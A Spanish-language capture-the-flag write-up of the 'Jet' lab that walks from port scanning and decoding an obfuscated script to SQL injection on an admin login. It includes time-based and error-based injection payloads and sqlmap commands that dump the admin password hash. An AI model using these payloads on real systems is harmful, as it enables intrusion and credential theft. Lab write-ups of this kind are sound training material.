
Jet

Connect

Iniciamos la máquina escaneando los puertos de la máquina con `nmap`, encontramos varios puertos abiertos entre ellos el `22` que es `ssh` y `80` que es un servicio `http`

```
❯ nmap 10.13.37.10
Nmap scan report for
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
5555/tcp open  freeciv
7777/tcp open  cbt
```

Si miramos la página web podemos ver una página por defecto y también la `flag`



Podemos verla desde la consola con una petición `curl` grepeando por la string `JET`

```
❯ curl -s 10.13.37.10 | grep JET
<b> JET{s4n1ty_ch3ck} </b>
```

Digging in...

Cuando intentamos aplicar `fuzzing` a la web solo encomtramos varios archivos `.ht` sin embargo devuelven un código `403` por lo que simplemente no tenemos acceso

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.13.37.10/FUZZ -t 100 --hc 404
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.13.37.10/FUZZ
Total requests: 4713

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000023:   403        7 L      11 W       178 Ch      ".hta"
000000024:   403        7 L      11 W       178 Ch      ".htaccess"
000000025:   403        7 L      11 W       178 Ch      ".htpasswd"
```

Tenemos abierto el puerto `53` asi que podemos realizar una consulta de resolución inversa de `DNS` para obtener un `dominio` asociado a la dirección ip


```
❯ dig @10.13.37.10 -x 10.13.37.10

; <<>> DiG 9.18.12-1-Debian <<>> @10.13.37.10 -x 10.13.37.10
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 19872
;; flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;10.37.13.10.in-addr.arpa.      IN      PTR

;; AUTHORITY SECTION:
37.13.10.in-addr.arpa.  604800  IN      SOA     www.securewebinc.jet. securewebinc.jet. 3 604800 86400 2419200 604800

;; Query time: 96 msec
;; SERVER: 10.13.37.10#53(10.13.37.10) (UDP)
```

```
;; WHEN: Tue Apr 11 12:20:24 EDT 2023
;; MSG SIZE  rcvd: 109
```

Para que sepa a donde resolver cada que apuntamos al `dominio`, agregamos al archivo `/etc/hosts` la dirección `ip` de la máquina seguida del dominio que tenemos

```
❯ echo "10.13.37.10 www.securewebinc.jet" | sudo tee -a /etc/hosts
```


Al visitar la web esta vez desde el `dominio` en la parte de abajo podemos otra `flag`



Going Deeper

En el `codigo` fuente de la página podemos ver que carga 2 archivos con extensión `js`, uno es el del template y el otro tiene un nombre bastante interesante: `secure.js`

Lo abrimos y nos encotramos con que no esta en texto claro si no en decimal



Podemos verlo mas comodamente desde una petición `curl`, el script convierte los decimales a texto con `fromCharCode` de la clase String y lo ejecuta con `eval`

```
❯ curl -s www.securewebinc.jet/js/secure.js
eval(String.fromCharCode(102,117,110,99,116,105,111,110,32,103,101,116,83,116,97,116,115,40,41,10,123,10,32,32,32,32,36,46,97,106,97,120,40,123,117,114,108,
58,32,34,47,100,105,114,98,95,115,97,102,101,95,100,105,114,95,114,102,57,69,109,99,69,73,120,47,97,100,109,105,110,47,115,116,97,116,115,46,112,104,112,34,
44,10,10,32,32,32,32,32,32,32,32,115,117,99,99,101,115,115,58,32,102,117,110,99,116,105,111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,32,32
,36,40,39,35,97,116,116,97,99,107,115,39,41,46,104,116,109,108,40,114,101,115,117,108,116,41,10,32,32,32,32,125,44,10,32,32,32,32,101,114,114,111,114,58,32,
102,117,110,99,116,105,111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,32,32,32,32,99,111,110,115,111,108,101,46,108,111,103,40,114,101,115,117,
```

```
108,116,41,59,10,32,32,32,32,125,125,41,59,10,125,10,103,101,116,83,116,97,116,115,40,41,59,10,115,101,116,73,110,116,101,114,118,97,108,40,102,117,110,99,116,105,111,110,40,41,123,32,103,101,116,83,116,97,116,115,40,41,59,32,125,44,32,49,48,48,48,48,41,59));
```

En lugar de ejecutarlo con `eval` despues de pasarlo a texto podemos usar un simple `console.log` para mostrar el contenido en texto por consola


```
console.log(String.fromCharCode(102,117,110,99,116,105,111,110,32,103,101,116,83,116,97,116,115,40,41,10,123,10,32,32,32,32,36,46,97,106,97,120,40,123,117,114,108,58,32,34,47,100,105,114,98,95,115,97,102,101,95,100,105,114,95,114,102,57,69,109,99,69,73,120,47,97,100,109,105,110,47,115,116,97,116,115,46,112,104,112,34,44,10,10,32,32,32,32,32,32,32,32,115,117,99,99,101,115,115,58,32,102,117,110,99,116,105,111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,32,32,32,36,40,39,35,97,116,116,97,99,107,115,39,41,46,104,116,109,108,40,114,101,115,117,108,116,41,10,32,32,32,32,125,44,10,32,32,32,32,101,114,114,111,114,58,32,102,117,110,99,116,105,111,110,40,114,101,115,117,108,116,41,123,10,32,32,32,32,32,32,32,32,32,32,99,111,110,115,111,108,101,46,108,111,103,40,114,101,115,117,108,116,41,59,10,32,32,32,32,125,125,41,59,10,125,10,103,101,116,83,116,97,116,115,40,41,59,10,115,101,116,73,110,116,101,114,118,97,108,40,102,117,110,99,116,105,111,110,40,41,123,32,103,101,116,83,116,97,116,115,40,41,59,32,125,44,32,49,48,48,48,48,41,59));
```

Al ejecutarlo podemos ver que hace petición a un `stats.php` en un directorio de una `ruta` la cual hubiera sido imposible conseguir aplicando fuerza bruta

```
❯ js secure.js
function getStats()
{
    $.ajax({url: "/dirb_safe_dir_rf9EmcEIx/admin/stats.php",

        success: function(result){
        $('#attacks').html(result)
    },
    error: function(result){
         console.log(result);
    }});
}
getStats();
setInterval(function(){ getStats(); }, 10000);
```

Al apuntar al directorio y el archivo `stats.php` podemos ver que nos devuelve solo un `numero` que realmente no esta del todo claro cual es su proposito


Si quitamos el `stats.php` y nos quedamos en `/admin` nos redirige a `login.php`




En el `codigo` fuente del `login.php` nos encontramos con la `flag` en un comentario

Bypassing Authentication


Tenemos un `login`, credenciales por defecto como `admin:admin` no nos funcionaran



Sin embargo al pasarle como nombre `admin' and sleep(5)-- -` la web tarda `5` segundos darnos una respuesta, significa que es vulnerable a una `inyeccion sql`



Interceptando la petición con `burpsuite` podemos ver como se tramita la data



Vamos con la forma fácil, iniciamos guardando la petición en un archivo `request`

```
❯ cat request
POST /dirb_safe_dir_rf9EmcEIx/admin/dologin.php HTTP/1.1
Host: www.securewebinc.jet
Content-Length: 47
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.securewebinc.jet
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: es-419,es;q=0.9,en;q=0.8
Cookie: PHPSESSID=3aljq5nfoi1t34idu2dkm55nt2
Connection: close

username=admin&password=admin
```

Podemos usar `sqlmap` pasandole con `-r` el archivo de la petición y con el parametro `-dbs` enumeramos las bases de datos, podemos encontrar la db `jetadmin`

```
❯ sqlmap -r request --batch -dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[12:11:01] [INFO] parsing HTTP request from 'request'
[12:11:03] [INFO] resuming back-end DBMS 'mysql'
[12:11:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 7805 FROM (SELECT(SLEEP(5)))BrBS)-- vOGO&password=admin
---
[12:11:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0
[12:11:03] [INFO] fetching database names
[12:11:03] [INFO] resumed: 'information_schema'
[12:11:03] [INFO] resumed: 'jetadmin'
available databases [2]:
[*] information_schema
[*] jetadmin
```

Ahora enumeramos las tablas con `-tables` indicando la base de datos `jetadmin` con el parámetro `-D`, podemos encontrar solo la tabla `users` en esa base de datos


```
❯ sqlmap -r request --batch -D jetadmin -tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[12:12:49] [INFO] parsing HTTP request from 'request'
[12:12:49] [INFO] resuming back-end DBMS 'mysql'
[12:12:49] [INFO] testing connection to the target URL
[12:12:50] [INFO] the back-end DBMS is MySQL
[12:12:50] [INFO] fetching tables for database: 'jetadmin'
[12:12:50] [INFO] resumed: 'users'
Database: jetadmin
[1 table]
+-------+
| users |
+-------+
```

Ahora podemos simplemente usar el parametro `-dump` para dumpear todas las columnas existentes en la tabla users y conseguimos un `hash` del usuario `admin`

```
❯ sqlmap -r request --batch -D jetadmin -T users -dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[12:14:33] [INFO] parsing HTTP request from 'request'
[12:14:34] [INFO] resuming back-end DBMS 'mysql'
[12:14:34] [INFO] testing connection to the target URL
[12:14:34] [INFO] the back-end DBMS is MySQL
[12:14:34] [INFO] fetching columns for table 'users' in database 'jetadmin'
[12:14:34] [INFO] resumed: 'id'
[12:14:34] [INFO] resumed: 'int(11)'
[12:14:34] [INFO] resumed: 'username'
[12:14:34] [INFO] resumed: 'varchar(50)'
[12:14:34] [INFO] resumed: 'password'
[12:14:34] [INFO] resumed: 'varchar(191)'
[12:14:34] [INFO] fetching entries for table 'users' in database 'jetadmin'
[12:14:34] [INFO] resumed: '1'
[12:14:34] [INFO] resumed: '97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084'
[12:14:34] [INFO] resumed: 'admin'
Database: jetadmin
Table: users
```

```
[1 entry]
+----+----------------------------------------------------------------+----------+
| id | password                                                       | username |
+----+----------------------------------------------------------------+----------+
| 1  | 97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084 | admin    |
+----+----------------------------------------------------------------+----------+
```


Vimos que se puede enumerar con una `sql injection` time based, sin embargo al enviar solo una `'` como campo username devuelve un 302 pero antes un `error`



Basándonos en un articulo podemos crear una `query` para una sqli `error based` `doble query` para enumerar la base de datos en uso con `database()`


```
' or (select 1 from(select count(*),concat(database(),floor(rand(0)*2))x from information_schema.tables group by x)a)-- -
```

Hay que tener en cuenta que para enviarlo necesitamos `urlcondearlo` podemos hacerlo desde burpsuite con `Ctrl U`, enviamos y vemos en la respuesta `jetadmin`




Seguimos la misma logica para leer las bases de datos, como devuelve varios resultados nos limitaremos a uno con `limit 0,1`, vemos `information_schema`

```
' or (select 1 from(select count(*),concat((select mid((ifnull(cast(schema_name as nchar),0x20)),1,54) from information_schema.schemata limit 0,1),floor(rand(0)*2))x from information_schema.plugins group by x)a)-- -
```



